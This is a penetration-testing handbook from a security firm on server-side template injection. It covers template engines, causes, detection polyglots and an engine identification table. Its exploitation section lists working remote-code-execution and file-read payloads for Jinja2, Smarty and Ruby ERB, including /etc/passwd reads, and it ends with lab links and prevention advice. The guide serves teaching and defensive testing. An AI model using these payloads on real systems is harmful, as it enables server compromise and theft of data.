SECURITYBOAT
Frontline Of Your Business

SSTI Handbook

www.securityboat.net

SECURITYBOAT
Frontline Of Your Business

Table of contents

Basics of SSTI

Before diving into Server-Side Template Injection (SSTI), it's important to understand the basics of web application templates and template engines.

Templates:

Templates are used to separate the presentation layer from the business logic and data processing layer in web development. Templates work by defining the structure and layout of a web page, including where dynamic data will be displayed. When a user inputs information or data is generated through processing, the server sends the dynamic data back to the user's browser and populates the defined fields in the template with the relevant information. This allows for a consistent and user-friendly presentation of dynamic content, without the need for manual HTML coding for every individual web page.

```
<!DOCTYPE html>
   <html>
    <head>
     <title>My Website</title>
</head>
<body>
    <h1>Welcome, {{ user.name }}!</h1>
  </body>
</html>
```

Template engines:

Template engines are designed to simplify the process of generating web pages by combining fixed templates with dynamic data. A template engine allows developers to create templates, written in a template language, that define the structure and layout of a web page. These templates can include placeholders or variables that will be replaced with actual data at runtime. The template engine then generates the final HTML output that is sent to the user's browser.

Using a template engine provides several advantages over manually generating HTML pages. It allows developers to separate the server-side application logic from the client-side presentation code, making it easier to maintain and update the application. Additionally, template engines offer more advanced features such as calling functions and methods, looping over variables, and performing arithmetic operations. This makes it easier to create dynamic and responsive web pages that can handle a wide variety of user inputs. The ability that allows to perform such complex tasks in context of templates also introduces ways to an attacker to tamper with the server side logic.

Example of template Engine:

Jinja2 is a popular template engine for Python web frameworks, such as Flask and Django. It offers a straightforward and adaptable syntax for building templates and supports many features like template inheritance, filters, and macros.


In code snippet, we have defined an index.html template and based on a simple Flask app that renders an index.html template. The template uses Jinja2 template engine to display the user's name.

```python
from flask import Flask, render_template


app = Flask(__name__)


@app.route('/')
def index():
    user = {'name': 'John'}
    return render_template('index.html', user=user)


if __name__ == '__main__':
    app.run()
```

SECURITYBOAT
Frontline Of Your Business

Server-Side Template Injection

A server-side template injection (SSTI) is a security vulnerability that occurs when an attacker is able to inject malicious code into a template using built-in template language constructs. The injected code is then executed on the server-side, which can lead to the compromise of sensitive data or the entire system.



Why SSTI arises:

SSTI, or Server-Side Template Injection, is a vulnerability that can happen when user input in a web application using templates is not properly sanitized or validated.

SSTI attack occurs when an attacker injects malicious code into a template, which is then executed on the server side. This can result in the compromise of sensitive information, unauthorized execution of code, or even complete server takeover by an attacker.

1. Improper Input Validation

SSTI vulnerabilities are often caused by inadequate input validation. In web applications that allow user input to generate responses, it is crucial to validate and sanitize the input data prior to use. The ability for an attacker to insert template code into the input field depends on how well user input is verified or sanitized.

For instance, let's consider a web application that uses the Jinja2 template engine and allows users to search for products. The search query is used in a template to display the results. However, the application does not properly validate or sanitize the search query, which allows an attacker to inject malicious code into the search field. Here in below screenshot attacker can insert malicious payload in search field.

```
# Example vulnerable code using Jinja2

 {%
    set query = request.args.get('search')
  %}

 {{ query }}
```

Malicious input

```
{{ 'foo'.__class__.__mro__[1].__subclasses__()[77].__init__.__globals__['os'].popen('ls').read() }}
```

In this example, attacker is using the malicious input to execute arbitrary code on the server-side, which lists the contents of the current directory.

2. Insecure template configuration:

A web application might occasionally let users define their own template files. An attacker might be able to insert malicious code into the template and have it run on the server if these template files are not adequately secured.

For instance, let's consider a web application that allows users to upload their own templates. The application stores the templates in a directory called "templates" and uses the Jinja2 template engine to render the templates:

```
# Example vulnerable code using Jinja2


@app.route('/render_template')
def render_template():
    template_file = request.args.get('template')
    return render_template(template_file)
```

In above example, an attacker can upload a malicious template file with Jinja2 code that allows them to execute arbitrary code on the server-side:

```
# Malicious template
{% for file in [].__class__.__base__.__subclasses__() %}
{% if file.__name__ == 'catch_warnings' %}
{% for _ in range(5) %}
{% if loop.index == 5 %}
{% set bad_code = 'print("Hacked")' %}
{{ bad_code }}
{% endif %}
{% endfor %}
{% endif %}
{% endfor %}
```

3. Third party libraries:

SSTI vulnerabilities may exist in several third-party libraries used in web applications. Attackers might be able to inject malicious code if these libraries are not patched or upgraded to the most recent version.


For instance, a well-known third-party library named Flask-RESTful was discovered to contain an SSTI vulnerability in version 0.3.5. Due to this flaw, an attacker may inject Jinja2 template code into a request for a Flask-RESTful API, which the server would then execute.

4. Developer error code:

SSTI flaws can also result from developer fault, such as improper input escaping or the usage of an insecure templating engine.

Consider a web application that employs an unsafe template engine and permits arbitrary code execution. A server attacker could use this vulnerability to execute arbitrary code if the developer is unaware of the dangers this engine poses and doesn't take the necessary security precautions.

Steps to check for SSTI:



Detection:

The first step in detecting a Server-Side Template Injection (SSTI) attack is to fuzz the input field using a polyglot such as ${{<%[%'"}}%\ to trigger an error that discloses information about the template engine. By comparing the regular output with the output generated by injecting the polyglot payload into the input field, we can identify any differences.

If an error is thrown, we can also determine the underlying template engine. However, in some cases, we may not receive the expected errors or reflections, or there may be anomalies between the responses for the original request and injected request. Therefore, it is important to carefully analyze the responses to identify any signs of SSTI vulnerability.

Exploring different contexts of SSTI in web applications:

- **Plaintext Context:**

In the plain text context, user input is directly concatenated with the content in the template. For instance, in a Jinja2 template, a username can be passed in plain text format, as follows:

```
from jinja2 import Template
template = Template("<html><h1>Welcome: " + username + "</h1></html>")
print(template.render())
```

Here in the code snippet, the username is being passed in the template in plain text form which means we can embed our own python expression in the username field which will be evaluated by the template engine.

- **Code Context:**

In the code context, user input is concatenated as part of the template's logic. For example, in a Jinja2 template, a username can be passed within expression tags (i.e., curly braces "{{ }}"), as follows:

```
from jinja2 import Template
template = Template("<html><h1>Welcome: {{" + username + "}} </h1></html>")
print(template.render())
```

In this case, we don't need to include the expression tags in our payload, so we can simply use "7*7" as it is passed directly into the expression tags.
However, there may be scenarios where we need to break out of templating syntax by using characters like "}", "}}", "$>", depending on the underlying templating engine. If an error is thrown, it will be easier to identify the template engine used by the application.

SECURITYBOAT
Frontline Of Your Business

Identification of Template Engine:

During the identification phase of Server-Side Template Injection (SSTI) testing, it is important to remember that the payloads may not always yield immediate results in the response. Sometimes, the successful injection may be reflected in a different context or at a later stage in the application's flow. Let's break down the identification process into key steps:

- **Initial Payload Testing:** Begin by testing potential injection points, such as the username parameter in a profile. Submit different payloads specific to various template engines through intruder and observe the response.
- **Look for Immediate Results:** Check if any of the payloads trigger an error or produce a noticeable change in the response. This can indicate the presence of a specific template engine.
- **Check Error Messages:** Some applications may provide error messages that disclose information about the template engine being used. Analyze these messages to identify the template engine.
- **Analyze Payload Rendering:** If immediate results or error messages are not present, closely examine how the application renders the injected payloads. This requires a creative and flexible approach, as different template engines may interpret payloads differently.
- **Compare Payload Output:** Compare the output of different syntax payloads with the expected output. For example, if the payload <%= 9*9 %> renders as 81 in the response, it suggests the presence of the Ruby ERB template engine.

Based on the observed rendering of payloads, narrow down the testing to specific template engines that match the observed behavior.
For example, if the payload #{ 9 * 9 } renders as 81, focus on testing for template engines like freemarker (legacy), slim template engine in Ruby, Markaby, Erector HAML (older versions), or the PugJS template engine in Node.js.

Payload	Template Engine						
	Jinja2	Freemarker(Java)	Smarty(PHP)	Twig (PHP)	ERB(Ruby)	Slim (Ruby)	Mako
{{9*9}}	81	{error/same output	81	81	error/same output	error/same output	error/same output
${9*9}	error/same output	81	error/same output	error/same output	error/same output	error/same output	81
<%= 9*9 %>	error/same output	error/same output	error/same output	error/same output	81	Error/same output	Error
${{9*9}}	$81 / error	Error/same output	$81 / error	$81/error	error/same output	error/same output	$81 / error
#{9*9}	error/same output	81	#81 / error	error/same output	error/same output	81	error/same output
*{9*9}	error/same output	error/same output	*81 / error	error/same output	error/same output	error/same output	error/same output
[[${9*9}]]	error/same output	[[81]] / Error	[[$81]]/error	error/same output	error/same output	error/same output	[[81]]
{{9*'9'}}	999999999	error/same output	81	81	error/same output	error/same output	error/same output
[=9*9]	error/same output	error/same output	error/same output	error/same output	error/same output	error/same output	error/same output

Exploitation

Once we confirmed the injection point and underlying templating engine, we need to move forward to escalate our attack beyond the simple arithmetic operation. Now we need to find objects which are accessible which are essential for escalating the attack. These objects can be the default objects present in template engine or there are objects which are specific to the application.

Exploitaion in Jinja2

Let us consider an example of SSTI in web application with jinja2 template engine.
In python we have modules like os and subprocess which allows us to run system commands. So now we need to craft our payload with python code taking advantage of such modules and gain command execution on the system.

But most template engines will now allow us to import such modules due to security reasons. In such cases we need to craft payload with the help of built-in methods, functions, filters, and variables. Using such built-in objects in exploit requires slight understanding of MRO (Method Resolution Order).

Method Resolution Order

MRO (Method Resolution Order) defines the order in which Python looks for a method in a hierarchy of classes. When a method is called on an object in Python, the interpreter first checks if the method is defined in the object's class. If it's not defined in the class, the interpreter checks the class's parent class, and so on, until it finds the method or reaches the top of the hierarchy. In python we have mro() method to list the classes in the MRO of given object or class.

Achieving RCE

Now considering you have found and confirmed SSTI on name parameter in https://vulnerable.com/greet?name={{ 9*9 }}

So, there are two approaches one can take to achieve code execution. In the first approach we need to craft our payload for RCE by taking advantage of built-ins and MRO and the second approach involves using the __globals__ attribute to access the global namespace of __init__ method which contains all imported modules including the os module.

Using MRO and built-ins can be advantageous in cases where the global namespace has been modified or restricted, as it provides access to a wider range of modules and functions. However, using the __globals__ attribute of __init__ can be simpler and more direct in cases where the global namespace is not modified or restricted.

RCE using globals and init method of current context object:

The below mentioned payloads will let you achieve RCE:

```
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}

{{ self._TemplateReference__context.joiner.__init__.__globals__.os.popen('id').read() }}

{{ self._TemplateReference__context.namespace.__init__.__globals__.os.popen('id').read() }}

{{ cycler.__init__.__globals__.os.popen('id').read() }}

{{ joiner.__init__.__globals__.os.popen('id').read() }}

{{ namespace.__init__.__globals__.os.popen('id').read() }}

{{ config.__class__.__init__.__globals__['os'].popen('whoami').read() }}

{{ lipsum.__globals__["os"].popen('id').read() }}
```

Let's delve into the payloads mentioned above, which can enable us to execute code directly on the server. The "self" keyword refers to the current context object, which is an object containing accessible data and functions within the current template context.

In Jinja2, _TemplateReference__context is an internal attribute representing the template's current context. It includes objects such as namespace, cycler, and joiner. By using these objects, we can access the init method and the global namespace, giving us access to the os module and the ability to execute commands on the server using the popen method.

RCE using mro and base:

1. We can use below mention payloads on injection point to query all the classes and subclasses:

```
{{ [].class.base.subclasses() }}
{{''.class.mro()[1].subclasses()}}
{{ ''.__class__.__mro__[2].__subclasses__() }}
{{[].class.__base__.subclasses()}}
```

The above mentioned payloads utilizes the built-in datatypes in python to access the class attribute followed by by mro() or base to access all the subclasses associated with the root object. These payloads are designed to gather information about class hierarchies and their subclasses in Python. They rely on specific attributes and methods available in the Python language to retrieve this information dynamically.

2. These payloads will give us the list of available classes. From the list of available classes, we need classes like os, subprocess, etc. which can be used to execute system commands.
If using above payloads we are able to see popen method of subprocess or os module then we can pass in the index position to access the particular method and execute system level commands.

{{''.__class__.mro()[1].__subclasses__()[index_number_of_exploitable_class]('uname -a ').communicate()}}
Here we can change the payload syntax and try using different approaches if we are not getting any results.

SSTI in Smarty(PHP):

```
{$smarty.version}
{system('ls')}
{passthru('id')}
{shell_exec('id')}
{exec('id')}
```

We can use the above given payloads if we have identified that the application is using smarty template engine. We can use functions like system, passthru, shell_exec and exec in PHP which allows us to execute system commands.

SSTI in Ruby ERB:

Arbitrary File Read using ERB template injection

```
<%= File.open('/etc/passwd').read %>
<%= Dir.entries('/') %>
```

The above given payloads are using File.open and Dir.entries method to list the files and directories on the server.

Remote code execution using ERB template injection

```
<%= system('cat /etc/passwd') %>
<%= `ls /` %>
<%= IO.popen('ls /').readlines() %>
<% require 'open3' %><% @a,@b,@c,@d=Open3.popen3('whoami') %><%= @b.readline()%>
```

The above given payloads are used to achieve remote code execution if application is using ruby ERB template engine.

Tools

SSTIMAP: https://github.com/vladko312/SSTImap
Tplmap: https://github.com/epinna/tplmap

Labs:

Website Vulnerable to SSTI: https://github.com/DiogoMRSilva/websitesVulnerableToSSTI

Portswigger Labs: https://portswigger.net/web-security/server-side-template-injection/

Tryhackme-SSTI: https://tryhackme.com/room/learnssti

Best Practices for Prevention:

1.Always validate and sanitize user input before using it in your code. This can help prevent attackers from injecting malicious code into your application.

2.Use template engine such as Jinja2 and Twig that include a security feature called sandboxing. This feature prevents untrusted code from executing within templates and helps prevent Server Side Template Injection (SSTI) attacks

3.Limiting access to critical functions and objects can help prevent attackers from executing harmful code on the server-side.

4.Prefer logic less template engine like Mustache, Dust.js

Conclusion:

Template engines are an essential component of many web development frameworks, but they come with inherent security risks. Because template engines are essentially scripts that execute on the server-side, they must be treated with the same level of caution as any other script.

They should be treated like scripts and sandboxed which can limit the execution of untrusted code and prevent attackers from compromising the underlying operating system.


However, if sandboxing is not possible, then access to sensitive functions and objects can be limited with user permissions. Web developers need to be aware of the risks and take measures to secure their applications to avoid attacks that can compromise user data.

References:

- https://portswigger.net/web-security/server-side-template-injection
- https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/m-ter/Server%20Side%20Template%20Injection/README.md#server-side-template-injection

SECURITYBOAT
Frontline Of Your Business

SSTI Handbook



Scan QR Code to Download Handbook

www.securityboat.net